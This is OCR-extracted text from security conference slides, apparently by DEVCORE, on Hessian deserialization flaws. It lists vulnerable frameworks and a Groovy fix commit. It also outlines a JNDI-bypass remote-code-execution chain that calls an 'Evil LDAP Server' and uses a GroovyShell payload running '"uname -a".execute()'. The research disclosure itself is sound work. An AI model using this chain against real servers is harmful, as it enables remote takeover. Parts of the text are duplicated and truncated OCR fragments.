As it isn't they can both be exploited through the non-serializable SpringCompAdv and Resin, as well as the serializable ROME and XBean.

Cannot restore Groovy's `MethodClosure` as `readResolve()` is called which throws an exception.

A root type can be specified during unmarshalling that is used; however, one can provide arbitrary, even nonexistent, nested properties that will be unmarshalled using arbitrary

References

REPORTED Included RPC servlets

REPORTED Caucho Resin

UNRESP. TomEE/openejb-hessian

ASRC Alibaba Citrus Framework

REJECT[30] Spring Remoting

Git Blame

Fix potential problem when deserializing


Browse files

master GROOVY_3_0_5 ... GROOVY_2_5_0_ALPHA_1

melix committed on 10 Jul 2015 1 parent 03e3812 commit 09e9778e8a33052d8c27105aee5310649637233d

```
67  +
68  +     private Object readResolve() {
69  +         if (ALLOW_RESOLVE) {
70  +             return this;
71  +         }
72  +         throw new UnsupportedOperationException();
73  +     }
```

Git Blam



Fix potential problem when d

Browse files

master GROOVY_3_0_5 ... GROOV

melix committed on 10 Jul 2015 mmit 09e9778e8a33052d8c27105aee5310649637233d


```
67  +
68  +      private Object readReso
69  +          if (ALLOW_RESOLV
70  +              return th
71  +          }
72  +          thr
73  +      }
```

Exploit with JNDI Bypass

1. Hessian Deserialization triggers:
   - A connection to Evil LDAP Server
2. Evil LDAP server replies:
   - Local Factory


     org.apache.naming.factory.BeanFactory
   - Local Object Reference

     Groovy.shell.GroovyShell with properties:
     - forceString is foo=evaluate
     - foo is “uname -a”.execute()
3. Factory loads and populate Object
4. Boom! RCE!



Exploit with New Gadget

1. Hessian Deserialization triggers:
    - Local Groovy gadgets
    - Boom! RCE!



Demo

https://youtu.be/hGTLIIOb14A

漏洞回報


漏洞

DEVCORE

Thanks!

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 https://blog.orange.tw